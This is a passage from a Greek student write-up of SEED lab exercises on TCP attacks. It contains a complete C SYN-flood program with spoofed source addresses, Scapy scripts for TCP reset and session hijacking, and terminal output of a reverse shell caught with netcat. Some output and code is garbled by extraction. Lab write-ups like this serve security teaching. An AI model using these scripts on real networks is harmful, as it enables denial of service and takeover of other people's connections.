Εικόνα 69 Lab 4-Εκτέλεση script για half-open συνδέσεις

Με την εντολή `netstat -nat` βλέπουμε όλες τις συνδέσεις που υπάρχουν τη στιγμή της επίθεσης στον Victim. Όπως διαπιστώνουμε στην εικόνα 70, η επίθεση είναι επιτυχής, αφού όλες σχεδόν οι συνδέσεις (πλην 2) είναι half-open (SYN_RECV).



Αυτό που θέλουμε να κάνουμε μετά είναι να δοκιμάσουμε να συνδεθούμε μέσω Telnet από τον user1 στον Victim. Επειδή όμως γνωρίζουμε ότι το Script 14 δεν είναι αρκετά γρήγορο θα ανοίξουμε μία 2^η κονσόλα για τον Attacker και θα τρέξουμε το Script 14 εκ νέου, παράλληλα με το ήδη υπάρχον. Όπως παρατηρούμε στην εικόνα 71, η σύνδεση έχει «κολλήσει» στην προσπάθεια σύνδεσης και δεν είναι δυνατή η ολοκλήρωσή της.

Task 1.2: Launch the Attack Using C

Μπορούμε να χρησιμοποιήσουμε την γλώσσα προγραμματισμού C αντί της Python. Η C είναι αρκετά πιο πολύπλοκη αλλά πάρα πολύ γρήγορη στην εκτέλεσή της. Παρακάτω βλέπουμε τον κώδικα που θα χρησιμοποιήσουμε (script 15) :

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

/* TCP Header */
struct tcpheader {
    u_short tcp_sport;           /* source port */
    u_short tcp_dport;           /* destination port */
    u_int   tcp_seq;             /* sequence number */
    u_int   tcp_ack;             /* acknowledgement number */
    u_char  tcp_offx2;           /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
```

```
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;          /* window */
    u_short tcp_sum;          /* checksum */
    u_short tcp_urp;          /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
    unsigned saddr, daddr;
    unsigned char mbz;
    unsigned char ptcl;
    unsigned short tcpl;
    struct tcpheader tcp;
    char payload[1500];
};

//#define DEST_IP  "10.9.0.5"
//#define DEST_PORT 23 // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

/*****
    Given an IP packet, send it out using a raw socket.
*****/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
        fprintf(stderr, "socket() failed: %s\n", strerror(errno));
    }
}
```

```
        exit(1);
    }

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

/*****
Spoof a TCP SYN packet.
*****/
int main(int argc, char *argv[]) {
    char buffer[PACKET_LEN];
    struct ipheader *ip = (struct ipheader *) buffer;
    struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                                    sizeof(struct ipheader));

    if (argc < 3) {
        printf("Please provide IP and Port number\n");
        printf("Usage: synflood ip port\n");
        exit(1);
    }

    char *DEST_IP    = argv[1];
    int  DEST_PORT    = atoi(argv[2]);

    srand(time(0)); // Initialize the seed for random # generation.
    while (1) {
        memset(buffer, 0, PACKET_LEN);

        /*****
        Step 1: Fill in the TCP header.
        *****/
```

```
tcp->tcp_sport = rand(); // Use random source port
tcp->tcp_dport = htons(DEST_PORT);
tcp->tcp_seq   = rand(); // Use random sequence #
tcp->tcp_offx2 = 0x50;
tcp->tcp_flags = TH_SYN; // Enable the SYN bit
tcp->tcp_win   = htons(20000);
tcp->tcp_sum   = 0;

/*****
    Step 2: Fill in the IP header.
    *****/

ip->iph_ver = 4; // Version (IPv4)
ip->iph_ihl = 5; // Header length
ip->iph_ttl = 50; // Time to live
ip->iph_sourceip.s_addr = rand(); // Use a random IP address
ip->iph_destip.s_addr = inet_addr(DEST_IP);
ip->iph_protocol = IPPROTO_TCP; // The value is 6.
ip->iph_len = htons(sizeof(struct ipheader) +
                    sizeof(struct tcpheader));

// Calculate tcp checksum
tcp->tcp_sum = calculate_tcp_checksum(ip);

/*****
    Step 3: Finally, send the spoofed packet
    *****/

send_raw_ip_packet(ip);
}

return 0;
}

unsigned short in_cksum (unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp=0;

    /*
     * The algorithm uses a 32 bit accumulator (sum), adds
     * sequential 16 bit words to it, and at the end, folds back all
```

```
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
while (nleft > 1) {
    sum += *w++;
    nleft -= 2;
}

/* treat the odd byte at the end, if any */
if (nleft == 1) {
    *(u_char *)&temp = *(u_char *)w ;
    sum += temp;
}

/* add back carry outs from top 16 bits to low 16 bits */
sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
sum += (sum >> 16);                // add carry
return (unsigned short)(~sum);
}
```

```
/*
*****
TCP checksum is calculated on the pseudo header, which includes
the TCP header and data, plus some part of the IP header.
Therefore, we need to construct the pseudo header first.
*****
*/
```

```
unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
    struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
        sizeof(struct ipheader));

    int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

    /* pseudo tcp header for the checksum computation */
    struct pseudo_tcp p_tcp;
    memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

    p_tcp.saddr = ip->iph_sourceip.s_addr;
    p_tcp.daddr = ip->iph_destip.s_addr;
    p_tcp.mbz = 0;
    p_tcp.ptcl = IPPROTO_TCP;
    p_tcp.tcpl = htons(tcp_len);
    memcpy(&p_tcp.tcp, tcp, tcp_len);
}
```

}

Για την εκτέλεση του κώδικα πρέπει αρχικά να τον κάνουμε compile με την εντολή `gcc -o synflood synflood.c` (στο host VM) και μετά να τον τρέξουμε με την εντολή `synflood 10.9.0.5 23` όπου IP η διεύθυνση του Victim και port η θύρα που θέλουμε να χτυπήσουμε.

```

attacker uses an image, skipping
victim uses an image, skipping
user1 uses an image, skipping
user2 uses an image, skipping
[61/06/24]read@VM:~/LabsSetup$ #sup
Creating user1-10.9.0.6 ... done
Creating victim-10.9.0.5 ... done
Creating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 * Starting internet superserver inetd
OK
victim-10.9.0.5 * Starting internet superserver inetd
OK
user2-10.9.0.7 * Starting internet superserver inetd
OK
root@VM:/volumes#
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 163.122.75.116:41917 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 218.102.230.40:14565 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 155.193.159.107:52295 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 35.41.82.116:12050 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 22.247.175.96:63402 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 37.184.169.88:46767 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 106.136.225.110:11991 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 110.95.8.74:22213 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 17.33.115.21:64933 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 90.133.177.79:54293 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 211.18.10.86:5148 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 212.47.155.60:61349 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 22.116.35.101:19380 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 139.221.53.114:55198 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 150.79.10.20:41277 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 181.12.83.16:33735 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 249.228.117.102:41823 SYN_RECV
root@VM:/volumes# tcp 0 0 0 10.9.0.5:23 187.26.26.95:47865 SYN_RECV
root@VM:/volumes# synflood 10.9.0.5 23
root@fffd02fa3143:/#

```

Εικόνα 73 Lab 4-Εκτέλεση C script

Task 1.3: Enable the SYN Cookie Countermeasure

Βασικό που πρέπει να θυμόμαστε σε αυτό το lab είναι ότι το SYN Cookie Countermeasure έχει απενεργοποιηθεί και αυτό μας βοηθάει στις επιθέσεις. Ας δούμε τώρα τι θα συμβεί όταν το ενεργοποιήσουμε με την εντολή `sysctl -w net.ipv4.tcp_syncookies=1` στον Victim (εικόνα 74).



Εικόνα 74 Lab 4-Ενεργοποίηση Countermeasure στον Victim

Όπως βλέπουμε και στην εικόνα 75, παρόλο που τρέχουμε πάλι τον κώδικα σε C στον Attacker και έχει κατακλυστεί ο Victim από half-open συνδέσεις ο user1 μπορεί να υλοποιήσει την σύνδεση Telnet με τον Victim.

```

attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
(02/06/24)seed@VM:~/.../LabSetup$ ./setup
Creating user1-10.9.0.6 ... done
Creating victim-10.9.0.5 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 | * Starting Internet superserver inetd
OK |
victim-10.9.0.5 | * Starting Internet superserver inetd
OK |
user2-10.9.0.7 | * Starting Internet superserver inetd
OK |

root@VM: /volumes#
root@VM: /volumes# tcp 0 0 10.9.0.5:23 103.226.84.49:55065 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 253.160.28.114:23434 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 84.167.56.95:27212 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 102.126.15.103:11725 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 143.194.129.44:22156 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 146.35.238.22:218 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 246.119.42.14:55632 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 6.178.49.49:60889 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 116.32.152.112:34819 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 117.6.89.82:49174 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 73.11.155.8:58792 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 135.49.238.56:47794 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 126.119.86.79:3391 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 126.210.32.37:59667 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 87.90.182.99:35990 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 180.62.128.104:24549 SYN_RECV
root@VM: /volumes# tcp 0 0 10.9.0.5:23 190.195.63.27:832 SYN_RECV
root@VM: /volumes# synflood 10.9.0.5 23
root@ffdd2fa3143: /#

```

Εικόνα 75 Lab 4-Telnet session μετά την ενεργοποίηση των countermeasure

Task 2: TCP RST Attacks on telnet Connections

Η επίθεση TCP RST Attack μπορεί να τερματίσει μια εγκατεστημένη σύνδεση TCP μεταξύ δύο Victims. Για παράδειγμα, εάν υπάρχει μια εγκατεστημένη σύνδεση telnet (TCP) μεταξύ δύο χρηστών A και B, ο επιτιθέμενος μπορεί να κάνει spoof ένα πακέτο RST από τον A στον B, διακόπτοντας αυτήν την υπάρχουσα σύνδεση. Για να πετύχει αυτή την επίθεση, ο επιτιθέμενος πρέπει να κατασκευάσει σωστά το πακέτο TCP RST.

Σε αυτό το Task, θα ξεκινήσουμε μια επίθεση TCP RST Attack από το VM για να διακόψουμε μια υπάρχουσα σύνδεση telnet μεταξύ του user1 και του Victim. Αρχικά βρίσκουμε το όνομα του interface του host VM μέσω της εντολής ifconfig (εικόνα76).



Εικόνα 76 Lab 4-VM ifconfig

Έπειτα, χρησιμοποιούμε το Script 16 που ακούει το interface του Host VM, φιλτράρει την IP του Victim και στέλνει spoof TCP RST πακέτο στον user1.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].src ,dst=pkt[IP].dst)
    tcp = TCP(sport=23, dport=pkt[TCP].dport, flags="R", seq=pkt[TCP].seq+1)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface="br-5b180701bfdd", filter=f, prn=spoof_pkt)
```

Script 16 Lab 4-TCP RST attack


Βλέπουμε στην εικόνα 77 ότι μετά την εκτέλεση του script 16 στον Attacker, η σύνδεση τερματίζει αμέσως.


```
def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[IP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    data = "echo \"Spoofed packet!\" >> ~/hijacking.out\n\0"
    pkt = ip/tcp/data
    send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface="br-5b180701bfdd", filter=f, prn=spoof_pkt)
```

Script 17 Lab 4-TCP Hijacking


Αρχικά, κάνουμε ένα Telnet session από τον user1 (client) στον victim (server). Χρησιμοποιούμε τα διαπιστευτήρια username=seed και password=dees και συνδεόμαστε κανονικά στον victim (εικόνα 79).



Εικόνα 79 Lab 4-Δημιουργία Telnet Session

Σε αυτό το σημείο εκτελούμε (στον Attacker) την επίθεση μέσω του Script 17 που φτιάξαμε το οποίο θα γράψει σε ένα αρχείο (στον Victim) με όνομα hijacking.out την πρόταση «Spoofed packet!». Για να ανοίξουμε αυτό το αρχείο (στον Victim) χρησιμοποιούμε την εντολή `cat /home/seed/hijacking.out` και βλέπουμε ότι όντως έχει γράψει την πρόταση που περιμέναμε (εικόνα 80).

Τελευταίο βήμα είναι ο άνοιγμα ενός ακόμα terminal και η σύνδεση για 2^η φορά στον Attacker προκειμένου να τρέξουμε το **τροποποιημένο** Script 17. Όταν το τρέξουμε διαπιστώνουμε στο αρχικό terminal ότι υπάρχει εισερχόμενη σύνδεση και ότι πλέον μπορούμε να εκτελέσουμε εντολές στο μηχανήμα του Victim (εικόνα 83).



```
attacker uses an image, skipping
victim uses an image, skipping
user1 uses an image, skipping
user2 uses an image, skipping
(01/00/24)seed@VM:~/LabSetup$ ./scup
Starting seed-attacker. --- done
Starting user1-10.0.0.6 --- done
Starting victim-10.0.0.5 --- done
Starting user2-10.0.0.7 --- done
Attaching to seed-attacker, user1-10.0.0.6, victim-10.0.0.5, user2-10.0.0.7
user1-10.0.0.6 | * Starting internet superserver inetd
OK |
user2-10.0.0.7 | * Starting internet superserver inetd
OK |

root@VM:/volumes#
root@VM:/volumes#
root@VM:/volumes#
root@VM:/volumes# nc -lvs 0000
Listening on 0.0.0.0 0000
Connection received on 10.0.0.5 42994
seed@fffd2fa3143:~$ ./s
IP: 0
1: ip: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN or
oup default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 82:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.0.5/24 brd 10.0.0.255 scope global eth0
        valid_lft forever preferred_lft forever
seed@fffd2fa3143:~$
```


Εικόνα 83 Lab 4-Αποτέλεσμα reverse shell

Lab 5: Mitnick Attack

Ο στόχος αυτού του lab είναι να αναδημιουργήσουμε την κλασική επίθεση Mitnick Attack. Θα προσομοιώσουμε τις ρυθμίσεις που ήταν αρχικά στους υπολογιστές του Shimomura και στη συνέχεια, θα ξεκινήσουμε την επίθεση Mitnick για να δημιουργήσουμε μια πλαστή (forged) συνεδρία TCP (TCP session) μεταξύ των δύο υπολογιστών του Shimomura. Εάν η επίθεση είναι επιτυχής, θα πρέπει να μπορούμε να εκτελέσουμε οποιαδήποτε εντολή στον υπολογιστή του Shimomura. Αυτό το lab καλύπτει τα ακόλουθα:

- TCP session hijacking attack
- TCP three-way handshake protocol
- The Mitnick attack
- Remote shell rsh
- Packet sniffing and spoofing

Ας δούμε όμως τώρα αναλυτικά, πως λειτουργεί αυτή η επίθεση. Η επίθεση Mitnick είναι μια ειδική περίπτωση επιθέσεων TCP session hijacking. Αντί να παραβιάσεις μία υπάρχουσα TCP σύνδεση μεταξύ των Victims A και B, η επίθεση Mitnick δημιουργεί πρώτα μια σύνδεση TCP μεταξύ τους και στη συνέχεια χρησιμοποιεί (hijacks) αυτή τη σύνδεση. Στην πραγματική επίθεση του Mitnick, ο Host A ονομαζόταν X-Terminal, ο οποίος ήταν ο στόχος. Ο Mitnick ήθελε να συνδεθεί στο X-Terminal και να εκτελέσει τις εντολές του σε αυτό. Ο Host B ήταν ένας αξιόπιστος Server, στον οποίο επιτρεπόταν να συνδεθεί το X-Terminal χωρίς κωδικό πρόσβασης. Για να συνδεθεί στο X-Terminal, ο Mitnick έπρεπε να υποδυθεί τον έμπιστο Server, επομένως δεν χρειάστηκε να δώσει κανέναν κωδικό πρόσβασης.




Εικόνα 84 Lab 5-Mitnick Attack

Υπάρχουν τέσσερα βασικά βήματα σε αυτή την επίθεση:


1. Πρόβλεψη αριθμών ακολουθίας (Sequence number prediction)
2. SYN flooding attack στον trusted server
3. Spoofing a TCP connection
4. Running a remote shell

Η τοπολογία του lab έχει όπως στην εικόνα 85.



Εικόνα 85 Lab 5-Τοπολογία lab 5

Αρχικά, όπως αναλύσαμε και στα προηγούμενα labs, κατεβάζουμε το Labsetup.zip από τον ιστότοπο <https://seedsecuritylabs.org/> που αντιστοιχεί στο lab 5 και το αποσυμπιέζουμε. Μετά, ανοίγουμε ένα terminal και κατευθυνόμαστε στο path στο οποίο αποσυμπίεσαμε τα αρχεία. Εκεί είτε εκτελούμε την εντολή `dcbuild` ή την εντολή `docker-compose build` και μετά ενεργοποιούμε τα containers με την εντολή `dcup`. Στη συνέχεια, όπως βλέπουμε στην εικόνα 86, συνδεόμαστε με την εντολή `docksh` στα αντίστοιχα containers.



Εικόνα 86 Lab 5-Σύνδεση στα containers

Ειδικότερα, πάνω αριστερά βλέπουμε την κατάσταση των containers ενώ κάτω αριστερά είναι το terminal του Attacker. Πάνω δεξιά είναι το terminal του trusted server και κάτω δεξιά έχουμε το x-terminal.

Σε αυτό το σημείο θα πρέπει να αναφέρουμε ότι το remote shell rsh είναι ένα πρόγραμμα γραμμής εντολών που μπορεί να εκτελέσει εντολές shell από απόσταση. Αν και θα χρησιμοποιήσουμε rsh σε αυτήν την εργασία, θα πρέπει να γνωρίζουμε ότι τα προγράμματα rsh και rlogin δεν είναι ασφαλή και δεν χρησιμοποιούνται πλέον. Έχουν αντικατασταθεί από πιο ασφαλή προγράμματα, όπως το ssh. Γι' αυτό στα σύγχρονα λειτουργικά συστήματα Linux, η εντολή rsh είναι στην πραγματικότητα ένας συμβολικός σύνδεσμος προς το πρόγραμμα ssh. Για να αναδημιουργήσουμε την επίθεση Mitnick, πρέπει να εγκαταστήσουμε την μη ασφαλή έκδοση του προγράμματος rsh. Θα χρησιμοποιήσουμε το open-source λογισμικό rsh-redone.

Ειδικότερα, το υπόψη πρόγραμμα χρησιμοποιεί 2 αρχεία για τον έλεγχο ταυτότητας (authentication), το .rhosts και το /etc/hosts.equiv. Κάθε φορά που ο Server λαμβάνει μία απομακρυσμένη εντολή, πριν την εκτελέσει, ελέγχει το αρχείο /etc/hosts.equiv. Εάν, η εντολή έρχεται από μία IP διεύθυνση που είναι αποθηκευμένη σε αυτό το αρχείο θα την δεχτεί και θα την εκτελέσει χωρίς να ζητήσει κωδικό. Στην περίπτωση όμως που δεν υπάρχει η IP διεύθυνση ή το ίδιο το αρχείο, το πρόγραμμα θα κοιτάξει το αρχείο .rhosts στο home directory.

